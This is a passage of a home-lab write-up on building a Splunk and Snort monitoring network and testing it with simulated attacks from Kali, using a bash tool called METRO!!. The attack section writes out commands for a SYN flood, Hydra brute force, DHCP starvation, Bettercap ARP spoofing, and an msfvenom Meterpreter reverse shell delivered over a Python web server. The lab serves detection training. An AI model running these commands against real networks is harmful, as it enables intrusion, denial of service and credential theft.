root@ubuntu:~# id administrator@swap-anton.local
uid=142000500(administrator@Swap-Anton.local) gid=142000513(domain users@Swap-Anton.local) groups=142000513(domain users@Swap-Anton.local),14
2000512(domain admins@Swap-Anton.local),142000572(denied rodc password replication group@Swap-Anton.local),142000518(schema admins@Swap-Anton
.local),142000519(enterprise admins@Swap-Anton.local),142000520(group policy creator owners@Swap-Anton.local)
root@ubuntu:~#
```


SplunkForwarder Setup on Windows 10


Downloading and Installing:

We downloaded the MSI package for the Splunk Forwarder onto the Windows 10 machine.

Following the basic installation wizard, we went ahead with the installation process, providing an Admin username and password along with accepting the license.

During the configuration process, we provided the receiving indexer's IP address, which in our case was 192.168.1.100, Ubuntu1.





Adding Local Windows Logs:

After the installation, we added the local Windows logs that we wanted to send to the server into the ***C:\Program Files\splunkforwarder\etc\apps\search\local\inputs.conf*** file of the Splunk Forwarder.

This step ensured that relevant logs were being sent to the Splunk server for analysis and monitoring.

```
[monitor://C:\Windows\System32\Winevt\Logs\Security.evtx]
disabled = false
```

```
[monitor://C:\Windows\System32\Winevt\Logs\System.evtx]
disabled = false
```


```
[monitor://C:\Windows\System32\Winevt\Logs\Application.evtx]
disabled = false
```

```
[monitor://C:\Windows\System32\Winevt\Logs\Setup.evtx]
disabled = false
```

Honeypot DHCP Server and Syslog Configuration on vRouter


Configuring DHCP Pool:

For testing and honeypot functionalities, we created a DHCP pool named "LOCAL" on the vRouter which is a Cisco IOS router. To keep control over network assignment and ensure specific addresses remain untouched, we excluded the following IP addresses in the screenshot. We then configured the network range of the pool as ***192.168.1.0/24***. The output of the ***show run | s dhcp*** command is also all the commands we ran for the DHCP server setup.



Configuring vRouter Syslog Messages Forwarding:

We configured vRouter to send its syslog messages to 192.168.1.101 (ubuntu2). Syslog messages were set to be sent up to the notifications level. This ensures that important system notifications and events are captured and sent. The output of the ***show run | s logging*** command is also all the commands we ran to forward the logs.





Simulating Attacks with Kali and METRO!

METRO!!:

Anton created a bash script to automate the execution of the simulated attacks, aiming to make them more beginner-friendly for others. The script simplifies the execution of multiple attacks, offering an approachable environment for both testing and educational purposes.

Usage of ***METRO!!*** was made to be simple. Download, install, choose an attack. Simple. A short installation and usage guide has been provided in the repository.





Simulated Attack List:

- SYN Flood Attack:

  - A SYN flood attack overwhelms a target server with a flood of TCP SYN packets, exhausting its resources and causing it to become unresponsive to legitimate traffic.
  - Hping3 was used for this attack with the following command
    - hping3 -c $packets -d $size -S -p $port --flood $target_ip -V

- SSH and FTP Brute Force Attack:
  - This attack attempts to gain unauthorized access to SSH and FTP servers by trying different username and password combinations until a successful login is achieved.
  - Hydra was used for this attack with the following command:
    - hydra -v -L $user_file -P $pass_file $protocol://$target_ip:$port -o credentials.txt

- DHCP Starvation Attack:
  - In a DHCP starvation attack, an attacker floods a DHCP server with DHCP requests, exhausting the available IP address pool. This can lead to denial of service for legitimate clients trying to obtain IP addresses.
  - DHCPig was used for this attack with the following command
    - sudo dhcpig -c -v10 -l -a -i -o $iinterface

- MITM ARP Poisoning Attack:
  - A Man-in-the-Middle (MITM) ARP poisoning attack involves spoofing ARP messages to associate the attacker's MAC address with the IP address of another device on the network. This allows the attacker to intercept and manipulate network traffic between the victim and other devices.
  - Bettercap was used for this attack with the following command:
    - sudo bettercap -iface $iface -eval "set arp.spoof.fullduplex true; set arp.spoof.target $target_ip; net.sniff on; arp.spoof on; hstshijack/hstshijack"


- Meterpreter Reverse Shell on Windows:
  - This attack involves establishing a reverse shell on a Windows system using a Meterpreter payload generated with msfvenom. Once executed, the reverse shell provides the attacker with remote access and control over the compromised Windows machine. A simple python3 webserver was also used in the attack to transfer the malware to the target machine
  - Metasploit and Python3 was used for this attack with the following commands:
    - msfvenom -p windows/meterpreter/reverse_tcp LHOST=$lhost LPORT=$lport -f exe > payloads/$file_name.exe
    - python3 -m http.server --directory payloads 8080
    - msfconsole -q -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST $lhost;set LPORT $lport; exploit"

Metro Boomin Make it Boom


Out of the 5 attacks we will show one of them in action, being attack 4 MITM Arp Poisoning via Bettercap

Better no cap

We first start the splunkforwarder and snort on our Ubuntu2 machine using the previous bash script we wrote. We can also watch the alerts in real time with the command ***tail -f /var/log/snort/alert.***




Next we ran metro on the attacker machine with the command ***sudo ./metro -i eth0***. We then choose option 4 and input the target IP, in this case it will be the Windows 10 machine at 192.168.1.110




Immediately, alerts for an ***Attempted Arp cache overwrite attack*** fill the terminal on Ubuntu2.

```
[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/28-21:43:22.929840

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/28-21:43:22.929842

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/28-21:43:22.929846

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/28-21:43:22.929848

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/28-21:43:23.930232

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
02/28-21:43:23.930250
```


Next, we visit this totally secure login page on the Windows 10 machine and put our credentials in.



We end up sniffing the POST request and successfully capturing the credentials.




We ended up being successful as the attacker, but more importantly successful at monitoring the traffic in the network and notifying about the attack taking place.



Final Results


Snort Dashboard:


The Snort dashboard provides insights into network intrusion attempts and suspicious activities. It displays the total number of events detected, their types, and the devices involved.



Windows SOC Dashboard:


The Windows SOC dashboard offers visibility into authentication events on Windows hosts within the network. It highlights successful and unsuccessful local NTLM logins, domain account activities, and other relevant information.






Syslog Message Querying:

